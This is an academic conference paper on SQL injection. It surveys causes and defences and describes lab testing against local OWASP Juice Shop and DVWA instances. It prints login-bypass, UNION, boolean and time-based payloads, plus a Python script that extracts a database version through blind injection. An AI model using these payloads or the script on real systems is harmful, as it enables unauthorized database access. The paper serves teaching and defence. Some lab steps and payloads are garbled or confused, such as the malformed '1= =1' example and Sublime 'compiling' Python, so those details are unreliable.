Database Under Siege: The Hidden Menace of SQL Injection Attacks

Rajitha Ala[1(✉)], Attili Venkata Ramana[2], Vasantha Sandhya Venu[1], Kiranmai Bejjam[3], Sai Sriharsha Kanagala[1], Bheemeshwar Punyamurthy[1], and Ruchitha Sangeam[1]

[1] Department of CSE, Vardhaman College of Engineering, Hyderabad, India
rajitha.it222@gmail.com
[2] Department of CSE-Data Science, Geethanjali College Of Engineering and Technology, Hyderabad, India
[3] Department of CSE, Keshav Memorial Institute of Technology, Hyderabad, India

Abstract. The report begins by providing a detailed explanation of SQL injection attacks, illustrating how attackers exploit vulnerabilities in application code to inject malicious SQL queries. Attackers use various methods to bypass security and access data. In addition, the report delves into the underlying causes that make databases susceptible to SQL injection attacks, including poor input validation, lack of parameterized queries, and inadequate access controls. It highlights the importance of secure coding practices and ongoing vulnerability assessments as proactive measures to mitigate risk. To address this growing menace, the report explores a range of defense strategies and best practices. It discusses the implementation of robust input validation techniques, the utilization of parameterized queries, and the adoption of web application firewalls. Furthermore, it emphasizes the significance of educating developers, administrators, and users about SQL injection risks and the adoption of a security-first mindset.

Keywords: Vulnerability assessment · Parameterized queries · Intercept · Repeater · cookies

1 Introduction

SQL injection attacks leverage security vulnerabilities in application code to manipulate SQL queries and gain unauthorized access to databases [1, 2]. By injecting malicious SQL code, attackers can bypass security measures and extract sensitive data or even modify the database contents, compromising the integrity and confidentiality of the information. The consequences of successful SQL injection attacks can be severe, ranging from financial losses and reputational damage to regulatory non-compliance and legal repercussions. This report dives into various techniques attackers employ to exploit SQL injection vulnerabilities [3]. It examines real-world examples and case studies to illustrate the devastating impact such attacks can have on organizations across industries.

X. Cheng (Ed): BROADNETS 2024, LNICST 602, pp. 144–153, 2025.
https://doi.org/10.1007/978-3-031-81171-5_15

By understanding the attack vectors and the methods used by attackers, organizations can develop a comprehensive defense strategy to migrate the risk. Moreover, this report delves into the underlying causes that make databases susceptible to SQL injection attacks [4]. It explores the importance of secure coding practices, robust input validation techniques, and adequate access controls in preventing and migrating such attacks. By addressing these root causes and implementing appropriate security measures, organizations can significantly reduce their vulnerability to SQL injection attacks [5]. To counter the hidden menace of SQL injection attacks, this report also provides an array of defense strategies and best practices [6]. It highlights the role of parameterized queries, web application firewalls, and continuous security education in bolstering database security. The comments provided by the programmer can also give a chance to the attacker [7]. Additionally, it emphasizes the significance of regular security audits, continuous monitoring, and prompt patching of vulnerabilities to maintain a robust security posture [8]. The login system is usually the most vulnerable point of a database system, as it is the most common target for attacks. Attackers often use brute force tactics to guess passwords. This involves trying every possible combination, similar to a dictionary attack. Another commonly used attack is SQL injection, where an attacker can gain access to the system without proper authorization by injecting malicious code like '1' OR '1= =1' into the username and password fields. It is important to have proper prevention methods in place to avoid such attacks [9–13]. By assimilating the knowledge presented in this report, organizations can fortify their databases and protect their critical assets from the lurking threat of SQL injection attacks. The report [14] enhances their understanding of the menace posed by SQL injection attacks and proactively safeguards their databases [15]. This report provides a comprehensive.understanding of SQL injection attacks and their potential consequences. This report aims to provide a comprehensive understanding of the threat landscape, highlight the potential consequences of such attacks, and equip organizations with the knowledge and tools necessary to defend against this pervasive menace. The digital landscape is increasingly interconnected, with databases serving as the backbone of countless applications and systems. These databases hold critical and sensitive information, making them prime targets for malicious actors seeking to exploit vulnerabilities and gain unauthorized access [4]. Numerous threats pose a danger to databases, but SQL injection attacks are particularly insidious. These attacks have the potential to cause significant harm and expose organizations to serious risks [17]. Once the location of the vulnerability and the target information have been determined, attackers can use various tools to automate the process [18].

2 Literature Survey

Over the past couple of decades, there has been a significant increase in the number of network services that are exposed to the outside world, such as web servers, application servers, remote procedure call services, and more. As a result, the attack surface area has increased considerably. Thus, both enterprises and government institutions have started paying more attention to the security of their information systems. This is understandable as the volume, value, and sensitivity of information collected and stored in digital form by network services continue to grow. Despite increased attention, recent surveys have

shown that 90 out of 100 enterprises reported a security attack in their systems [19]. Attackers tend to target vulnerable applications. Network-connected software can be vulnerable to attack by unauthorized users who exploit weaknesses in the software's design, configuration or programming. A common method of attack is through the use of remote exploits, which can grant unauthorized access to computer systems or extend user privileges. These exploits target network service programs or security protocols, and may include issues such as buffer overflow, integer overflow, or format string vulnerabilities resulting from poor coding practices, as well as back doors inserted into compromised software versions, misconfigured internet servers with cross- site scripting, SQL injection vulnerabilities, or excessive file and directory controls.

When an unauthorized mechanism is used to access system resources or data, it is called an intrusion. Intruders may use different methods to penetrate a system, depending on whether the attack is from within or outside the target network. Virus infections are a common method of internal intrusion, while external attacks require complex sequences of attacks to access the target network or server.

To protect against both internal and external intrusions, network administrators deploy Intrusion Detection Systems (IDS) to safeguard essential network and enterprise services.

2.1 Issues in Existing System

The following are basic issues which are most commonly found in these systems:

1. *False Positives and False Negatives:* Some systems may generate false positives, flagging legitimate queries as potential SQL injection attacks. This can result in unnecessary interruptions and delays in application functionality. On the other hand, false negatives can occur when an SQL injection attack goes undetected, allowing malicious queries to bypass the system's defenses.
2. *Complexity and Overhead:* Implementing and configuring security systems can be complex and time-consuming. Some systems may require significant resources, such as computational power and storage, which can result in performance overhead. This can impact the overall responsiveness and scalability of the application.
3. *Lack of Contextual Awareness:* Systems primarily rely on patterns, rules, or heuristics to detect SQL injection attacks. However, these methods may not capture the full context of the application and the intended behavior of queries. As a result, certain variations or sophisticated attack techniques may go undetected.
4. *Limited Coverage:* While systems can protect against known SQL injection attack vectors, they may struggle to handle novel or evolving attack techniques. Attackers are constantly developing new methods to bypass security measures, and systems may not always keep up with these emerging threats.
5. *Dependency on Proper Configuration and Updates:* To ensure optimal performance, these systems require proper configuration and regular updates. If not maintained correctly, the system may become ineffective and fail to detect or prevent SQL injection attacks.

3 Proposed Model

1. To begin, open Docker and access the Windows operating system's user interface by running the command "wsl –update" in the terminal. Pull Docker to the interface using the appropriate command. Activate Docker for further operations with the command "docker run –rmp 3000:3000." If the specified port is unavailable, choose a different port number. From the content [14, 15], to access the OWASP web page, enter the assigned port number in the browser. Login with valid credentials. By context [5–10], as an unauthorized user, you can attempt SQL bypassing by using the username 'OR 1=1– without providing any password. This process exploits vulnerabilities in the login mechanism.Another tool, Burp Suite, is used to enhance software security. It helps identify vulnerabilities in database code. For testing vulnerabilities on a different website, such as Synk, open Burp Suite and enable the proxy. Ensure the intercept feature is turned on. Open any browser and enter the port number, then check for vulnerabilities in the Department of Information Technology 18 code. Move forward until you find occurrences of '?var=','?=', or '= var' in the code. After identifying vulnerabilities, copy the code and paste it into the repeater (in Burp Suite). In the repeater, utilize malicious code to retrieve the database version. Use the command:'))+UNION+SELECT+(SELECT+sqlite version()),2,3,…8,9. Once the request is sent, disable the interceptor and Docker to access other pages. To simplify this process, the application Sqlmap can be used to decrease time.
2. complexity. For blind SQL processes, open a browser and click on "create or reset database" to remove bypass access. Attempt to log in using the bypass method. If access is denied, the "SUCCESSFULLY BYPASSING ACCESS IS REMOVED"
3. message is displayed. Now, log in using the username "admin" and the corresponding password. Select "SQL Injection Blind" and utilize the trial and error method to enter the username. If access is gained, follow the same procedure related to the error-based technique. To check vulnerabilities related to the sleep function, use the command "1'+AND+sleep(5) to decode the asterisk and verify vulnerabilities. To speed up the process, an application called Sublime is used. The complete code is dumped into Sublime, compiled, and executed using the command "python./filename.py" This helps obtain the precise version of the database.

4 Injected Queries

The attacker sends SQL queries to the database to cause errors and then monitors error messages displayed by the database server.

```
(1)       '))+UNION+SELECT+(SELECT+sqlite_version()),2,3,4,5,
   6,7,8,9–'
```

This is a comprehensive web application security testing platform, which includes a range of tools for detecting and exploiting blind SQL injection vulnerabilities, such as the Repeater and Intruder modules.

```
(2)       1'+AND+SUBSTRING(VERSION(),1,1)='1'#
```

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding.

```
(3)       1'+AND+sleep(5)#
```

4.1 Algorithms

```
  import requests
  import urllib.parse
URL =
'http://localhost:80/vulnerabilities/sqli_blind/?id=1%s&Submit=
Submit'
chars = [str(i) for i in range(0,10)]
chars.append('.')
cookies = {
          'language':'en',
          'PHPSESSID':'2tebm90hin97vlm9mtm4gvm597',
          'security':'low',
          'continueCode':'l5wOojDeg73OnzQ6aB4Z8ERMvyJr0XYAq9p
w5xYVWmkj2PllXLoNbK7vRbkE',
           }
query = "' AND SUBSTRING(version(),%d,1)='%s' #"
#query = urllib.parse.quote_plus(query)
res = ""
currentCharacter = 1
while 1:
          charAdded = False
          for i in chars:
            print("checking: ",res+i)
            temp_query = query%(currentCharacter,i)
            temp_query = urllib.parse.quote_plus(temp_query)
            r = requests.get(URL%temp_query,cookies=cookies)
if not "User ID is MISSING from the database." in r.text:
              res+=i
              charAdded = True
              break
          if not charAdded:
            break
          currentCharacter+=1
print("Final Result: ",res)
```

5 Results Discussion

The testing process for SQL injection attacks involves assessing the vulnerability of a web application or system to SQL injection threats. It aims to identify weaknesses in the application's code, input validation, and database interaction that can be exploited by attackers. This is an overview of the testing process for SQL injection attacks It's important to note that SQL injection testing should only be performed on systems or applications with proper authorization and permission from the owner. Unethical or unauthorized SQL injection testing is illegal and can lead to severe consequences.

1) *Vulnerability Scanning:* Use automated vulnerability scanning tools to scan the web application for potential SQL injection vulnerabilities. These tools analyze the application's input fields and parameters to identify any points of weakness that could be exploited by SQL injection attacks (Fig. 1).



Fig. 1. Flow Chart

2) *Manual Code Review:* During the application's source code review, check for insecure coding practices, such as concatenating user input directly into SQL queries, which may lead to SQL injection vulnerabilities. Ensure proper sanitization and parameterization are used (Fig. 2).

3) *Input Validation Testing:* Test the application's input validation mechanisms by submitting various types of input, including SQL injection payloads, to assess how the application handles them. Verify that the input validation routines are correctly implemented and effectively reject or sanitize potentially malicious input (Fig. 3).



Fig. 2. Web page



Fig. 3. Account Accessing

4) *Parameterized Query Testing:* Verify the usage of parameterized queries or prepared statements throughout the application. Test scenarios where user input is properly bound to query parameters to ensure that SQL injection attacks are prevented by treating user input as data values rather than executable code (Fig. 4).

5) *Boundary and Error Condition Testing:* Perform testing with boundary values and error conditions to validate that the application handles them securely. This includes testing inputs such as quotes, special characters, and excessively long or invalid input to ensure they do not trigger SQL injection vulnerabilities.
6) *Authentication and Authorization Testing:* SQL injection attacks can also be targeted at login forms and authentication mechanisms. Test the application's authentication and authorization processes to ensure they are not susceptible to SQL injection attacks that could bypass security controls.



Fig. 4. Login Page

7) *Query Behavior Analysis:* Monitor the application's query behavior during testing to detect any suspicious or unexpected patterns that could indicate potential SQL injection attacks. Analyze query logs and monitor query response times to identify abnormal behavior that may require further investigation (Fig. 5).



Fig. 5. Python code

8) *Penetration Testing:* Conduct comprehensive penetration testing, simulating real-world attack scenarios to identify and exploit SQL injection vulnerabilities. This involves attempting to inject malicious SQL code and assess the impact, such as unauthorized data access or privilege escalation.
9) *Security Incident Response Testing:* Test the application's incident response procedures for SQL injection attacks. Evaluate how the system detects, alerts, and responds to potential SQL injection incidents, including logging, notification, and remediation processes.
10) *Retesting and Continuous Monitoring:* Regularly retest the application for SQL injection vulnerabilities, especially after implementing preventive measures or making code changes. Implement continuous monitoring and automated security scanning to detect and prevent new SQL injection vulnerabilities that may emerge over time.

6 Conclusion

The most pressing concern in modern times is ensuring website security. It is crucial to address multiple vulnerabilities that can lead to unauthorized access and compromise sensitive account information. One common method employed by attackers is SQL injection, which involves manipulating data in web forms or URLs to exploit weaknesses in the database or code. The objective of such an attack is to make the database behave in an insecure or undesirable manner. The consequences can be severe, ranging from unauthorized access to confidential data to unauthorized modification, addition, or deletion of data. SQL injection attacks can pose significant risks to businesses. There are three primary types of such attacks - classic, blind, and out-of-band. The most common method, the classic type, targets the database itself by injecting malicious data into a query. For instance, attackers might append the "–" sequence at the end of a query to trick many RDBMS applications into treating the rest of the command as a comment. Such attacks can result in reputational damage, operational, and logistical challenges for businesses.

References

1. Salih, A.A., et al.: Deep learning approaches for intrusion detection. Asian J. Res. Comput. Sci., 50–64 (2021)
2. Kim, M.-Y., Lee, D.H.: Data-mining based SQL injection attack detection using internal query trees. Expert Syst. Appl. **9**, 416–430 (2013)
3. Anley, C.: Advanced. SQL injection SQL sever application.[EB], [online]. Available: http://www.creangel.com/papers/advanced-sqlinjection.pdf
4. T. M. D. Network. Request.servervariables collection. Technical report, Microsoft Corporation (2005). http://msdn.microsoft.com/library/default.asp?url=/library/en-us/iissdk/html/9768ecfe-8280-4407-b9c0-844f75508752.asp
5. Ibrahimi, K., Ouaddane, M.: Management of intrusion detection systems based-kdd99: analysis with LDA and PCA. In: 2017 International Conference on Wireless Networks and Mobile Communications (WINCOM), pp. 1–6. IEEE (2017)

6. Aditya, A.S., Chatur, P.N.: Efficient and effective security model for database specially designed to avoid internal threats. In: International Conference on Smart Technologies and Management for Computing, Communication, Controls, Energy and Materials (ICSTM), p. 165 (2015)
7. Alwan, Z.S., Younis, M.F.: Detection and prevention of sql injection attack: a survey. Int. J. Comput. Sci. Mob. Comput. **6**, 5–17 (2017)
8. Young-Su, J., Jin-Young, C.: Detecting SQL injection attacks using query result size. Comput. Secur. **44**, 104–118 (2014)
9. Rashmi, T.V.: Predicting the system failures using machine learning algorithms. Int. J. Adv. Sci. Innov. **1**(1), (2020). https://doi.org/10.5281/zenodo.4641686
10. Singh, N., Dayal, M., Raw, R.S., Suresh, K.: SQL injection: types, methodology, attack queries and prevention. In: 3rd International Conference on Computing for Sustainable Global Development (INDIACom), pp. 2872–2876 (2016)
11. Vamshi, K.G., Trinadh, V., Soundabaya, S., Omar, A.: Advanced automated SQL injection attacks and defensive mechanisms. In: Annual Connecticut Conference on Industrial Electronics, Technology and Automation (CT-IETA), pp. 1–6 (2016)
12. Su, Z., Wassermann, G.: The essence of command injection attacks in web applications. In: the 33rd Annual Symposium on Principles of Programming Languages (POPL 2006) (2006)
13. Raja, P.K., Bing, Z.: Enhanced approach to detection of SQL injection attack. In: 15th IEEE International Conference on Machine Learning and Applications (ICMLA), pp. 466–469 (2016)
14. Halfond, W.G.J., Orso, A.: A classification of SQL injection attacks and countermeasures. In: Proceedings of the International Symposium on Secure Software Engineering, vol. 17, pp. 13–23. IEEE (2006)
15. Liu, C.Y., Lu, H.H., Kuo, S.Y.: An intelligent SQL injection detection system based on genetic programming. Expert Syst. Appl. **34**(2), 1153–1163 (2008)
16. Krit, K., Chitsutha, S.: Machine learning for SQL injection prevention on server- side scripting. In: International Computer Science and Engineering Conference (ICSEC), pp. 1–6 (2016)
17. Anley, C.: Advanced SQL Injection in SQL Server Applications (2002). Retrieved from https://www.nextgenss.com/papers/advanced-sqlinjection.pdf
18. Using SQLBrute to brute force data from a blind SQL injection point. Justin Clarke. Archived from the original on June 14, 2008. Retrieved October 18, 2008
19. T. O. Foundation: Top Ten Most Critical Web Application Vulnerabilities (2005). http://www.owasp.org/documentation/topten.html
20. Ghorbanzadeh, P., Shaddeli, A., Malekzadeh, R., Jahanbakhsh, Z.: A Survey of Mobile Database Security Threats and Solutions for it. In: the 3rd International Conference on Information Sciences and Interaction Sciences, pp. 676–682 (2007)
21. Aucsmith, D.: Creating and Maintaining Software that Resists Malicious Attack
22. Howard, M., LeBlanc, D.: Writing Secure Code, 2nd edn. Microsoft Press, Redmond, Washington (2003)
23. Robertson, S., Siegel, E.V., Miller, M., Stolfo, S.J.: Surveillance detection in high bandwidth environments. In: DARPA Information Survivability Conference and Exposition, 2003. Proceedings, vol. 1, pp. 130–138. IEEE (2003)
24. Yasin, H.M., Zeebaree, S.R., Zebari, I.M.: Arduino based automatic irrigation system: monitoring and SMS controlling. In: 2019 4th Scientific International Conference Najaf (SICN), pp. 109–114 (2019)